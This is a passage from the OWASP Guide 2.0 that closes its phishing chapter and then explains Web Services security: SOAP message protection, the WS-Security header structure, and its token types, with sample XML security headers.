   •   Monitoring a TLD like .COM is nearly impossible – particularly in competitive regimes

   •   Some disputes cannot be won if you don’t hold a trademark or registration mark for your
       name, and even then…

   •   Organized crime is organized – some even own their own registrars or work so closely
       with them as to be indistinguishable from them.

Work with law enforcement

   The only way to get rid of the problem is to put the perpetrators away. Work with your law
enforcement agencies – help them make it easier to report the crime, handle the evidence
properly, and prosecute. Don’t forward every e-mail or ask your users to do this, as it’s the same
crime. Collate evidence from your users, report it once, and make it obvious that you take fraud
seriously.
   Help your users sue the scammers for civil damages. For example, advise clients of their
rights and whether class action lawsuits are possible against the scammers.
   Unfortunately, many scammers come from countries with weak or non-existent criminal laws
against fraud and phishing. In addition, many scammers belong to (or act on behalf of) organized
crime. It is dangerous to contact these criminals directly, so always heed the warnings of your
law enforcement agencies and work through them.

                                                   70
OWASP Guide 2.0


When an attack happens

   Be nice to your users – they are the unwitting victims. If you want to retain a customer for
life, this is the time to be nice to them. Help them every step of the way.
   Have a phishing incident management policy ready and tested. Ensure that everyone knows
their role to restrict the damage caused by the attacks.
   If you are a credit reporting agency or work with a regulatory body, make it possible for
legitimate victims to move credit identities. This will allow the user’s prior actual history to be
retained, but flag any new access as pure fraud.


Further Reading

   •   Anti-phishing working group
       http://www.antiphishing.org/


                                                   71
OWASP Guide 2.0


Web Services
    This section of the Guide details the common issues facing Web services developers, and
methods to address common issues. Due to the space limitations, it cannot look at all of the
surrounding issues in great detail, since each of them deserves a separate book of its own.
Instead, an attempt is made to steer the reader to the appropriate usage patterns, and warn about
potential roadblocks on the way.
    Web Services have received a lot of press, and with that comes a great deal of confusion over
what they really are. Some are heralding Web Services as the biggest technology breakthrough
since the web itself; others are more skeptical that they are nothing more than evolved web
applications. In either case, the issues of web application security apply to web services just as
they do to web applications.
    At the simplest level, web services can be seen as a specialized web application that differs
mainly at the presentation tier level. While web applications typically are HTML-based, web
services are XML-based. Interactive users for B2C transactions normally access web
applications, while web services are employed as building blocks by other web applications for
forming B2B chains using the so-called SOA model. Web services typically present a public
functional interface, callable in a programmatic fashion, while web applications tend to deal with
a richer set of features and are content-driven in most cases.

Securing Web Services

    Web Service, like other distributed applications, require protection at multiple levels:
    •      SOAP messages that are sent on the wire should be delivered confidentially and without
           tampering
    •      The server needs to be confident who it is talking to and what the clients are entitled to
    •      The clients need to know that they are talking to the right server, and not a phishing site
           (see the Phishing chapter for more information)
    •      System message logs should contain sufficient information to reliably reconstruct the
           chain of events and track those back to the authenticated callers
    Correspondingly, the high-level approaches to solutions, discussed in the following sections,
are valid for pretty much any distributed application, with some variations in the implementation
details.

                                                       72
OWASP Guide 2.0


    The good news for Web Services developers is that these are infrastructure-level tasks, so,
theoretically, it is only the system administrators who should be worrying about these issues.
However, for a number of reasons discussed later in this chapter, WS developers usually have to
be at least aware of all these risks, and oftentimes they still have to resort to manually coding or
tweaking the protection components.

Communication security

    There is a commonly cited statement, and even more often implemented approach – “we are
using SSL to protect all communication, we are secure”. At the same time, there have been so
many articles published on the topic of “channel security vs. token security” that it hardly makes
sense to repeat those arguments here. Therefore, listed below is just a brief rundown of most
common pitfalls when using channel security alone:
    •   It provides only “point-to-point” security
    Any communication with multiple “hops” requires establishing separate channels (and trusts)
between each communicating node along the way. There is also a subtle issue of trust
transitivity, as trusts between node pairs {A,B} and {B,C} do not automatically imply {A,C}
trust relationship.
    •   Storage issue
    After messages are received on the server (even if it is not the intended recipient), they exist
in the clear-text form, at least – temporarily. Storing the transmitted information at the
intermediate aggravates the problem or destination servers in log files (where it can be browsed
by anybody) and local caches.
    •   Lack of interoperability
    While SSL provides a standard mechanism for transport protection, applications then have to
utilize highly proprietary mechanisms for transmitting credentials, ensuring freshness, integrity,
and confidentiality of data sent over the secure channel. Using a different server, which is
semantically equivalent, but accepts a different format of the same credentials, would require
altering the client and prevent forming automatic B2B service chains.
    Standards-based token protection in many cases provides a superior alternative for message-
oriented Web Service SOAP communication model.


                                                  73
OWASP Guide 2.0

   That said – the reality is that the most Web Services today are still protected by some form of
channel security mechanism, which alone might suffice for a simple internal application.
However, one should clearly realize the limitations of such approach, and make conscious trade-
offs at the design time, whether channel, token, or combined protection would work better for
each specific case.

Passing credentials

   In order to enable credentials exchange and authentication for Web Services, their developers
must address the following issues.
   First, since SOAP messages are XML-based, all passed credentials have to be converted to
text format. This is not a problem for username/password types of credentials, but binary ones
(like X.509 certificates or Kerberos tokens) require converting them into text prior to sending
and unambiguously restoring them upon receiving, which is usually done via a procedure called
Base64 encoding and decoding.
   Second, passing credentials carries an inherited risk of their disclosure – either by sniffing
them during the wire transmission, or by analyzing the server logs. Therefore, things like
passwords and private keys need to be either encrypted, or just never sent “in the clear”. Usual
ways to avoid sending sensitive credentials are using cryptographic hashing and/or signatures.

Ensuring message freshness

   Even a valid message may present a danger if it is utilized in a “replay attack” – i.e. it is sent
multiple times to the server to make it repeat the requested operation. This may be achieved by
capturing an entire message, even if it is sufficiently protected against tampering, since it is the
message itself that is used for attack now (see the XML Injection section of the Interpreter
Injection chapter).
   Usual means to protect against replayed messages is either using unique identifiers (nonces)
on messages and keeping track of processed ones, or using a relatively short validity time
window. In the Web Services world, information about the message creation time is usually
communicated by inserting timestamps, which may just tell the instant the message was created,
or have additional information, like its expiration time, or certain conditions.
   The latter solution, although easier to implement, requires clock synchronization and is
sensitive to “server time skew,” whereas server or clients clocks drift too much, preventing
timely message delivery, although this usually does not present significant problems with

                                                    74
OWASP Guide 2.0


modern-day computers. A greater issue lies with message queuing at the servers, where
messages may be expiring while waiting to be processed in the queue of an especially busy or
non-responsive server.

Protecting message integrity

    When a message is received by a web service, it must always ask two questions: “whether I
trust the caller,” “whether it created this message.” Assuming that the caller trust has been
established one way or another, the server has to be assured that the message it is looking at was
indeed issued by the caller, and not altered along the way (intentionally or not). This may affect
technical qualities of a SOAP message, such as the message’s timestamp, or business content,
such as the amount to be withdrawn from the bank account. Obviously, neither change should go
undetected by the server.
    In communication protocols, there are usually some mechanisms like checksum applied to
ensure packet’s integrity. This would not be sufficient, however, in the realm of publicly exposed
Web Services, since checksums (or digests, their cryptographic equivalents) are easily
replaceable and cannot be reliably tracked back to the issuer. The required association may be
established by utilizing HMAC, or by combining message digests with either cryptographic
signatures or with secret key-encryption (assuming the keys are only known to the two
communicating parties) to ensure that any change will immediately result in a cryptographic
error.

Protecting message confidentiality

    Oftentimes, it is not sufficient to ensure the integrity – in many cases it is also desirable that
nobody can see the data that is passed around and/or stored locally. It may apply to the entire
message being processed, or only to certain parts of it – in either case, some type of encryption is
required to conceal the content. Normally, symmetric encryption algorithms are used to encrypt
bulk data, since it is significantly faster than the asymmetric ones. Asymmetric encryption is then
applied to protect the symmetric session keys, which, in many implementations, are valid for one
communication only and are subsequently discarded.
    Applying encryption requires conducting an extensive setup work, since the communicating
parties now have to be aware of which keys they can trust, deal with certificate and key
validation, and know which keys should be used for communication.


                                                   75
OWASP Guide 2.0

   In many cases, encryption is combined with signatures to provide both integrity and
confidentiality. Normally, signing keys are different from the encrypting ones, primarily because
of their different lifecycles – signing keys are permanently associated with their owners, while
encryption keys may be invalidated after the message exchange. Another reason may be
separation of business responsibilities - the signing authority (and the corresponding key) may
belong to one department or person, while encryption keys are generated by the server controlled
by members of IT department.

Access control

   After message has been received and successfully validated, the server must decide:
   •    Does it know who is requesting the operation (Identification)
   •    Does it trust the caller’s identity claim (Authentication)
   •    Does it allow the caller to perform this operation (Authorization)
   There is not much WS-specific activity that takes place at this stage – just several new ways
of passing the credentials for authentication. Most often, authorization (or entitlement) tasks
occur completely outside of the Web Service implementation, at the Policy Server that protects
the whole domain.
   There is another significant problem here – the traditional HTTP firewalls do not help at
stopping attacks at the Web Services. An organization would need a XML/SOAP firewall, which
is capable of conducting application-level analysis of the web server’s traffic and make
intelligent decision about passing SOAP messages to their destination. The reader would need to
refer to other books and publications on this very important topic, as it is impossible to cover it
within just one chapter.

Audit

   A common task, typically required from the audits, is reconstructing the chain of events that
led to a certain problem. Normally, this would be achieved by saving server logs in a secure
location, available only to the IT administrators and system auditors, in order to create what is
commonly referred to as “audit trail”. Web Services are no exception to this practice, and follow
the general approach of other types of Web Applications.
   Another auditing goal is non-repudiation, meaning that a message can be verifiably traced
back to the caller. Following the standard legal practice, electronic documents now require some

                                                    76
OWASP Guide 2.0


form of an “electronic signature”, but its definition is extremely broad and can mean practically
anything – in many cases, entering your name and birthday qualifies as an e-signature.
   As far as the WS are concerned, such level of protection would be insufficient and easily
forgeable. The standard practice is to require cryptographic digital signatures over any content
that has to be legally binding – if a document with such a signature is saved in the audit log, it
can be reliably traced to the owner of the signing key.

Web Services Security Hierarchy

   Technically speaking, Web Services themselves are very simple and versatile – XML-based
communication, described by an XML-based grammar, called Web Services Description
Language (WSDL, see http://www.w3.org/TR/2005/WD-wsdl20-20050510), which binds
abstract service interfaces, consisting of messages, expressed as XML Schema, and operations,
to the underlying wire format. Although it is by no means a requirement, the format of choice is
currently SOAP over HTTP. This means that Web Service interfaces are described in terms of
the incoming and outgoing SOAP messages, transmitted over HTTP protocol.

Standards committees

   Before reviewing the individual standards, it is worth taking a brief look at the organizations,
which are developing and promoting them. There are quite a few industry-wide groups and
consortiums, working in this area, most important of which are listed below.
   W3C (see http://www.w3.org) is the most well known industry group, which owns many
Web-related standards and develops them in Working Group format. Of particular interest to this
chapter are XML Schema, SOAP, XML-dsig, XML-enc, and WSDL standards (called
recommendations in the W3C’s jargon).
   OASIS (see http://www.oasis-open.org) mostly deals with Web Service-specific standards,
not necessarily security-related. It also operates on a committee basis, forming so-called
Technical Committees (TC) for the standards that it is going to be developing. Of interest for this
discussion, OASIS owns WS-Security and SAML standards.
   Web Service Interoperability group (WS-I, see http://www.ws-i.org/) was formed to promote
general framework for interoperable Web Services. Mostly its work consists of taking other
broadly accepted standards, and develop so-called profiles, or set of requirements for conforming
Web Service implementations. In particular, its Basic Security Profile (BSP) relies on the


                                                  77
OWASP Guide 2.0

OASIS’ WS-Security standard and specifies sets of optional and required security features in
Web Services that claim interoperability.
   Liberty Alliance (LA, see http://projectliberty.org) consortium was formed to develop and
promote an interoperable Identity Federation framework. Although this framework is not strictly
Web Service-specific, but rather general, it is important for this topic because of its close relation
with the SAML standard developed by OASIS.
   Besides the previously listed organizations, there are other industry associations, both
permanently established and short-lived, which push forward various Web Service security
activities. They are usually made up of software industry’s leading companies, such as
Microsoft, IBM, Verisign, BEA, Sun, and others, that join them to work on a particular issue or
proposal. Results of these joint activities, once they reach certain maturity, are often submitted to
standardizations committees as a basis for new industry standards.

SOAP

   Simple Object Access Protocol (SOAP, see http://www.w3.org/TR/2003/REC-soap12-part1-
20030624/) provides an XML-based framework for exchanging structured and typed information
between peer services. This information, formatted into Header and Body, can theoretically be
transmitted over a number of transport protocols, but only HTTP binding has been formally
defined and is in active use today. SOAP provides for Remote Procedure Call-style (RPC)
interactions, similar to remote function calls, and Document-style communication, with message
contents based exclusively on XML Schema definitions in the Web Service’s WSDL. Invocation
results may be optionally returned in the response message, or a Fault may be raised, which is
roughly equivalent to using exceptions in traditional programming languages.
   SOAP protocol, while defining the communication framework, provides no help in terms of
securing message exchanges – the communications must either happen over secure channels, or
use protection mechanisms described later in this chapter.

XML security specifications (XML-dsig & Encryption)

   XML Signature (XML-dsig, see http://www.w3.org/TR/2002/REC-xmldsig-core-
20020212/), and XML Encryption (XML-enc, see http://www.w3.org/TR/2002/REC-xmlenc-
core-20021210/) add cryptographic protection to plain XML documents. These specifications
add integrity, message and signer authentication, as well as support for encryption/decryption of
whole XML documents or only of some elements inside them.

                                                    78
OWASP Guide 2.0


   The real value of those standards comes from the highly flexible framework developed to
reference the data being processed (both internal and external relative to the XML document),
refer to the secret keys and key pairs, and to represent results of signing/encrypting operations as
XML, which is added to/substituted in the original document.
   However, by themselves, XML-dsig and XML-enc do not solve the problem of securing
SOAP-based Web Service interactions, since the client and service first have to agree on the
order of those operations, where do look for the signature, how to retrieve cryptographic tokens,
which message elements should be signed and encrypted, how long a message is considered to
be valid, and so on. These issues are addressed by the higher-level specifications, reviewed in the
following sections.

Security specifications

   In addition to the above standards, there is a broad set of security-related specifications being
currently developed for various aspects of Web Service operations.
   One of them is SAML, which defines how identity, attribute, and authorization assertions
should be exchanged among participating services in a secure and interoperable way.
   A broad consortium, headed by Microsoft and IBM, with the input from Verisign, RSA
Security, and other participants, developed a family of specifications, collectively known as
“Web Services Roadmap”. Its foundation, WS-Security, has been submitted to OASIS and
became an OASIS standard in 2004. Other important specifications from this family are still
found in different development stages, and plans for their submission have not yet been
announced, although they cover such important issues as security policies (WS-Policy et al),
trust issues and security token exchange (WS-Trust), establishing context for secure conversation
(WS-SecureConversation). One of the specifications in this family, WS-Federation, directly
competes with the work being done by the LA consortium, and, although it is supposed to be
incorporated into the Longhorn release of Windows, its future is not clear at the moment, since it
has been significantly delayed and presently does not have industry momentum behind it.

WS-Security Standard

   WS-Security specification (WSS) was originally developed by Microsoft, IBM, and Verisign
as part of a “Roadmap”, which was later renamed to Web Services Architecture, or WSA. WSS
served as the foundation for all other specifications in this domain, creating a basic infrastructure
for developing message-based security exchange. Because of its importance for establishing
                                                  79
OWASP Guide 2.0

interoperable Web Services, it was submitted to OASIS and, after undergoing the required
committee process, became an officially accepted standard. Current version is 1.0, and the work
on the version 1.1 of the specification is under way and is expected to be finishing in the second
half of 2005.

Organization of the standard

   The WSS standard itself deals with several core security areas, leaving many details to so-
called profile documents. The core areas, broadly defined by the standard, are:
   •   Ways to add security headers (WSSE Header) to SOAP Envelopes
   •   Attachment of security tokens and credentials to the message
   •   Inserting a timestamp
   •   Signing the message
   •   Encrypting the message
   •   Extensibility

   Flexibility of the WS-Security standard lies in its extensibility, so that it remains adaptable to
new types of security tokens and protocols that are being developed. This flexibility is achieved
by defining additional profiles for inserting new types of security tokens into the WSS
framework. While the signing and encrypting parts of the standards are not expected to require
significant changes (only when the underlying XML-dsig and XML-enc are updated), the types
of tokens, passed in WSS messages, and ways of attaching them to the message may vary
substantially. At the high level the WSS standard defines three types of security tokens,
attachable to a WSS Header: Username/password, Binary, and XML tokens. Each of those types
is further specified in one (or more) profile document, which defines additional token’s attributes
and elements, needed to represent a particular type of security token.


                                                   80
OWASP Guide 2.0


Figure 2: WSS specification hierarchy

Purpose

    The primary goal of the WSS standard is providing tools for message-level communication
protection, whereas each message represents an isolated piece of information, carrying enough
security data to verify all important message properties, such as: authenticity, integrity,
freshness, and to initiate decryption of any encrypted message parts. This concept is a stark
contrast to the traditional channel security, which methodically applies pre-negotiated security
context to the whole stream, as opposed to the selective process of securing individual messages
in WSS. In the Roadmap, that type of service is eventually expected to be provided by
implementations of standards like WS-SecureConversation.
    From the beginning, the WSS standard was conceived as a message-level toolkit for securely
delivering data for higher level protocols. Those protocols, based on the standards like WS-
Policy, WS-Trust, Liberty Alliance, rely on the transmitted tokens to implement access control
policies, token exchange, and other types of protection and integration. However, taken alone,
the WSS standard does not mandate any specific security properties, and an ad-hoc application

                                                  81
OWASP Guide 2.0

of its constructs can lead to subtle security vulnerabilities and hard to detect problems, as is also
discussed in later sections of this chapter.

WS-Security Building Blocks

    The WSS standard actually consists of a number of documents – one core document, which
defines how security headers may be included into SOAP envelope and describes all high-level
blocks, which must be present in a valid security header. Profile documents have the dual task of
extending definitions for the token types they are dealing with, providing additional attributes,
elements, as well as defining relationships left out of the core specification, such as using
attachments.
    Core WSS 1.0 specification, located at http://docs.oasis-open.org/wss/2004/01/oasis-200401-
wss-soap-message-security-1.0, defines several types of security tokens (discussed later in this
section – see 0), ways to reference them, timestamps, and ways to apply XML-dsig and XML-
enc in the security headers – see the XML Dsig section for more details about their general
structure.
    Associated specifications are:
    •   Username profile 1.0, located at http://docs.oasis-open.org/wss/2004/01/oasis-200401-
        wss-username-token-profile-1.0, which adds various password-related extensions to the
        basic UsernameToken from the core specification

    •   X.509 certificate token profile, located at http://docs.oasis-open.org/wss/2004/01/oasis-
        200401-wss-x509-token-profile-1.0 which specifies, how X.509 certificates may be
        passed in the BinarySecurityToken, specified by the core document

    •   SAML Token profile, located at http://docs.oasis-open.org/wss/2004/01/oasis-wss-saml-
        token-profile-1.0.pdf that specifies how XML-based SAML tokens can be inserted into
        WSS headers.

How data is passed

    WSS security specification deals with two distinct types of data: security information, which
includes security tokens, signatures, digests, etc; and message data, i.e. everything else that is
passed in the SOAP message. Being an XML-based standard, WSS works with textual
information grouped into XML elements. Any binary data, such as cryptographic signatures or
Kerberos tokens, has to go through a special transform, called Base64 encoding/decoding, which


                                                    82
OWASP Guide 2.0


provides straightforward conversion from binary to ASCII formats and back. Example below
demonstrates how binary data looks like in the encoded format:


cCBDQTAeFw0wNDA1MTIxNjIzMDRaFw0wNTA1MTIxNjIzMDRaMG8xCz


    After encoding a binary element, an attribute with the algorithm’s identifier is added to the
XML element carrying the data, so that the receiver would know to apply the correct decoder to
read it. These identifiers are defined in the WSS specification documents.

Security header’s structure

    A security header in a message is used as a sort of an envelope around a letter – it seals and
protects the letter, but does not care about its content. This “indifference” works in the other
direction as well, as the letter (SOAP message) should not know, nor should it care about its
envelope (WSS Header), since the different units of information, carried on the envelope and in
the letter, are presumably targeted at different people or applications.
    A SOAP Header may actually contain multiple security headers, as long as they are
addressed to different actors (for SOAP 1.1), or roles (for SOAP 1.2). Their contents may also be
referring to each other, but such references present a very complicated logistical problem for
determining the proper order of decryptions/signature verifications, and should generally be
avoided. WSS security header itself has a loose structure, as the specification itself does not
require any elements to be present – so, the minimalist header with an empty message will look
like:


<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Header>
            <wsse:Security xmlns:wsse="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-
wssecurity-utility-1.0.xsd" soap:mustUnderstand="1">


            </wsse:Security>

        </soap:Header>
        <soap:Body>


                                                  83
OWASP Guide 2.0


     </soap:Body>
</soap:Envelope>


   However, to be useful, it must carry some information, which is going to help securing the
message. It means including one or more security tokens (see 0) with references, XML
Signature, and XML Encryption elements, if the message is signed and/or encrypted. So, a
typical header will look more like the following picture:


<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header>

     <wsse:Security xmlns="http://docs.oasis-open.org/wss/2004/01/oasis-
200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsse="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd"
xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-
wssecurity-utility-1.0.xsd" soap:mustUnderstand="1">

       <wsse:BinarySecurityToken EncodingType="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary"
ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-
token-profile-1.0#X509v3" wsu:Id="aXhOJ5">MIICtzCCAi...
       </wsse:BinarySecurityToken>
       <xenc:EncryptedKey xmlns:xenc="http://www.w3.org/2001/04/xmlenc#">

          <xenc:EncryptionMethod
Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5"/>
       <dsig:KeyInfo xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">

          <wsse:SecurityTokenReference>

            <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/>

          </wsse:SecurityTokenReference>
       </dsig:KeyInfo>
       <xenc:CipherData>
          <xenc:CipherValue>Nb0Mf...</xenc:CipherValue>

       </xenc:CipherData>
       <xenc:ReferenceList>

          <xenc:DataReference URI="#aDNa2iD"/>


                                                   84
OWASP Guide 2.0


      </xenc:ReferenceList>
      </xenc:EncryptedKey>
      <wsse:SecurityTokenReference wsu:Id="aZG0sG">
      <wsse:KeyIdentifier ValueType="http://docs.oasis-
open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID"
wsu:Id="a2tv1Uz"> 1106844369755</wsse:KeyIdentifier>
      </wsse:SecurityTokenReference>
      <saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01-
27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1"
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
            ...
      </saml:Assertion>
      <wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1">
      <wsu:Created>2005-01-27T16:46:10Z</wsu:Created>
      <wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires>
      </wsu:Timestamp>

      <dsig:Signature xmlns:dsig="http://www.w3.org/2000/09/xmldsig#"
Id="sb738c7">
      <dsig:SignedInfo Id="obLkHzaCOrAW4kxC9az0bLA22">
            ...
        <dsig:Reference URI="#s91397860">

            ...
            <dsig:DigestValue>5R3GSp+OOn17lSdE0knq4GXqgYM=</dsig:DigestValue>

        </dsig:Reference>
        </dsig:SignedInfo>

        <dsig:SignatureValue
Id="a9utKU9UZk">LIkagbCr5bkXLs8l...</dsig:SignatureValue>
        <dsig:KeyInfo>

        <wsse:SecurityTokenReference>
          <wsse:Reference URI="#aXhOJ5" ValueType="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509v3"/>

        </wsse:SecurityTokenReference>
        </dsig:KeyInfo>

      </dsig:Signature>
    </wsse:Security>

                                         85
OWASP Guide 2.0

  </soap:Header>

  <soap:Body xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-
wss-wssecurity-utility-1.0.xsd" wsu:Id="s91397860">
       <xenc:EncryptedData xmlns:xenc="http://www.w3.org/2001/04/xmlenc#"
Id="aDNa2iD" Type="http://www.w3.org/2001/04/xmlenc#Content">

         <xenc:EncryptionMethod
Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc"/>
         <xenc:CipherData>

         <xenc:CipherValue>XFM4J6C...</xenc:CipherValue>
         </xenc:CipherData>
       </xenc:EncryptedData>
  </soap:Body>

</soap:Envelope>


Types of tokens

   A WSS Header may have the following types of security tokens in it:
   •     Username token
   Defines mechanisms to pass username and, optionally, a password - the latter is described in
the username profile document. Unless whole token is encrypted, a message which includes a
clear-text password should always be transmitted via a secured channel. In situations where the
target Web Service has access to clear-text passwords for verification (this might not be possible
with LDAP or some other user directories, which do not return clear-text passwords), using a
hashed version with nonce and a timestamp is generally preferable. The profile document defines
an unambiguous algorithm for producing password hash:
Password_Digest = Base64 ( SHA-1 ( nonce + created + password ) )

   •     Binary token

   They are used to convey binary data, such as X.509 certificates, in a text-encoded format,
Base64 by default. The core specification defines BinarySecurityToken element, while profile
documents specify additional attributes and sub-elements to handle attachment of various tokens.
Presently, the X.509 profile has been adopted, and work is in progress on the Kerberos profile.


         <wsse:BinarySecurityToken EncodingType="http://docs.oasis-
open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Base64Binary"

                                                  86
OWASP Guide 2.0


ValueType="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-
token-profile-1.0#X509v3" wsu:Id="aXhOJ5">
          MIICtzCCAi...

        </wsse:BinarySecurityToken>


    •   XML token
    These are meant for any kind of XML-based tokens, but primarily – for SAML assertions.
The core specification merely mentions the possibility of inserting such tokens, leaving all
details to the profile documents. At the moment, SAML 1.1 profile has been accepted by OASIS.


        <saml:Assertion AssertionID="1106844369755" IssueInstant="2005-01-
27T16:46:09.755Z" Issuer="www.my.com" MajorVersion="1" MinorVersion="1"
xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
                   ...
        </saml:Assertion>


    Although technically it is not a security token, a Timestamp element may be inserted into a
security header to ensure message’s freshness. See the further reading section for a design
pattern on this.

Referencing message parts

    In order to retrieve security tokens, passed in the message, or to identify signed and
encrypted message parts, the core specification adopts usage of a special attribute, wsu:Id. The
only requirement on this attribute is that the values of such IDs should be unique within the
scope of XML document where they are defined. Its application has a significant advantage for
the intermediate processors, as it does not require understanding of the message’s XML Schema.
Unfortunately, XML Signature and Encryption specifications do not allow for attribute
extensibility (i.e. they have closed schema), so, when trying to locate signature or encryption
elements, local IDs of the Signature and Encryption elements must be considered first.
    WSS core specification also defines a general mechanism for referencing security tokens via
SecurityTokenReference element. An example of such element, referring to a SAML assertion in
the same header, is provided below:


                                                 87
OWASP Guide 2.0

       <wsse:SecurityTokenReference wsu:Id="aZG0sGbRpXLySzgM1X6aSjg22">

            <wsse:KeyIdentifier ValueType="http://docs.oasis-
open.org/wss/2004/XX/oasis-2004XX-wss-saml-token-profile-1.0#SAMLAssertionID"
wsu:Id="a2tv1Uz">
                1106844369755
              </wsse:KeyIdentifier>
       </wsse:SecurityTokenReference>


   As this element was designed to refer to pretty much any possible token type (including
encryption keys, certificates, SAML assertions, etc) both internal and external to the WSS
Header, it is enormously complicated. The specification recommends using two of its possible
four reference types – Direct References (by URI) and Key Identifiers (some kind of token
identifier). Profile documents (SAML, X.509 for instance) provide additional extensions to these
mechanisms to take advantage of specific qualities of different token types.

Communication Protection Mechanisms

   As was already explained earlier (see 0), channel security, while providing important
services, is not a panacea, as it does not solve many of the issues, facing Web Service
developers. WSS helps addressing some of them at the SOAP message level, using the
mechanisms described in the sections below.

Integrity

   WSS specification makes use of the XML-dsig standard to ensure message integrity,
restricting its functionality in certain cases; for instance, only explicitly referenced elements can
be signed (i.e. no Embedding or Embedded signature modes are allowed). Prior to signing an
XML document, a transformation is required to create its canonical representation, taking into
account the fact that XML documents can be represented in a number of semantically equivalent
ways. There are two main transformations defined by the XML Digital Signature WG at W3C,
Inclusive and Exclusive Canonicalization Transforms (C14N and EXC-C14N), which differ in
the way namespace declarations are processed. The WSS core specification specifically
recommends using EXC-C14N, as it allows copying signed XML content into other documents
without invalidating the signature.
   In order to provide a uniform way of addressing signed tokens, WSS adds a Security Token
Reference (STR) Dereference Transform option, which is comparable with dereferencing a
                                                    88
OWASP Guide 2.0


pointer to an object of specific data type in programming languages. Similarly, in addition to the
XML Signature-defined ways of addressing signing keys, WSS allows for references to signing
security tokens through the STR mechanism (explained in 0), extended by token profiles to
accommodate specific token types. A typical signature example is shown in an earlier sample in
the section 0.
   Typically, a XML signature is applied to secure elements such as SOAP Body and the
timestamp, as well as any user credentials, passed in the request. There is an interesting twist
when a particular element is both signed and encrypted, since these operations may follow (even
repeatedly) in any order, and knowledge of their ordering is required for signature verification.
To address this issue, the WSS core specification requires that each new element is pre-pended to
the security header, thus defining the “natural” order of operations. A particularly nasty problem
arises when there are several security headers in a single SOAP message, using overlapping
signature and encryption blocks, as there is nothing in this case that would point to the right
order of operations.

Confidentiality

   For its confidentiality protection, WSS relies on yet another standard, XML Encryption.
Similarly to XML-dsig, this standard operates on selected elements of the SOAP message, but it
then replaces the encrypted element’s data with a <xenc:EncryptedData> sub-element carrying
the encrypted bytes. For encryption efficiency, the specification recommends using a unique key,
which is then encrypted by the recipient’s public key and pre-pended to the security header in a
<xenc:EncryptedKey> element. A SOAP message with encrypted body is shown in the section 0.

Freshness

   SOAP messages’ freshness is addressed via timestamp mechanism – each security header
may contain just one such element, which states, in UTC time and using the UTC time format,
creation and expiration moments of the security header. It is important to realize that the
timestamp is applied to the WSS Header, not to the SOAP message itself, since the latter may
contain multiple security headers, each with a different timestamp. There is an unresolved
problem with this “single timestampt” approach, since, once the timestamp is created and signed,
it is impossible to update it without breaking existing signatures, even in case of a legitimate
change in the WSS Header.
       <wsu:Timestamp wsu:Id="afc6fbe-a7d8-fbf3-9ac4-f884f435a9c1">

                                                 89
OWASP Guide 2.0

         <wsu:Created>2005-01-27T16:46:10Z</wsu:Created>

         <wsu:Expires>2005-01-27T18:46:10Z</wsu:Expires>
         </wsu:Timestamp>

    If a timestamp is included in a message, it is typically signed to prevent tampering and replay
attacks. There is no mechanism foreseen to address clock synchronization issue (which, as was
already point out earlier, is generally not an issue in modern day systems) – this has to be
addressed out-of-band as far as the WSS mechanics is concerned. See the further reading section
for a design pattern addressing this issue.

Access Control Mechanisms

    When it comes to access control decisions, Web Services do not offer specific protection
mechanisms by themselves – they just have the means to carry the tokens and data payloads in a
secure manner between source and destination SOAP endpoints.
    For more complete description of access control tasks, please, refer to other sections of this
Guide.

Identification

    Identification represents a claim to have certain identity, which is expressed by attaching
certain information to the message. This can be a username, a SAML assertion, a Kerberos
ticket, or any other piece of information, from which the service can infer who the caller claims
to be.
    WSS represents a very good way to convey this information, as it defines an extensible
mechanism for attaching various token types to a message (see 0). It is the receiver’s job to
extract the attached token and figure out which identity it carries, or to reject the message if it
can find no acceptable token in it.

Authentication

    Authentication can come in two flavors – credentials verification or token validation. The
subtle difference between the two is that tokens are issued after some kind of authentication has
already happened prior to the current invocation, and they usually contain user’s identity along
with the proof of its integrity.
    WSS offers support for a number of standard authentication protocols by defining binding
mechanism for transmitting protocol-specific tokens and reliably linking them to the sender.
However, the mechanics of proof that the caller is who he claims to be is completely at the Web
                                                     90
OWASP Guide 2.0


Service’s discretion. Whether it takes the supplied username and password’s hash and checks it
against the backend user store, or extracts subject name from the X.509 certificate used for
signing the message, verifies the certificate chain and looks up the user in its store – at the
moment, there are no requirements or standards which would dictate that it should be done one
way or another.

Authorization

   XACML may be used for expressing authorization rules, but its usage is not Web Service-
specific – it has much broader scope. So, whatever policy or role-based authorization mechanism
the host server already has in place will most likely be utilized to protect the deployed Web
Services deployed as well.
   Depending on the implementation, there may be several layers of authorization involved at
the server. For instance, JSRs 224 (JAX-RPC 2.0) and 109 (Implementing Enterprise Web
Services), which define Java binding for Web Services, specify implementing Web Services in
J2EE containers. This means that when a Web Service is accessed, there will be a URL
authorization check executed by the J2EE container, followed by a check at the Web Service
layer for the Web Service-specific resource. Granularity of such checks is implementation-
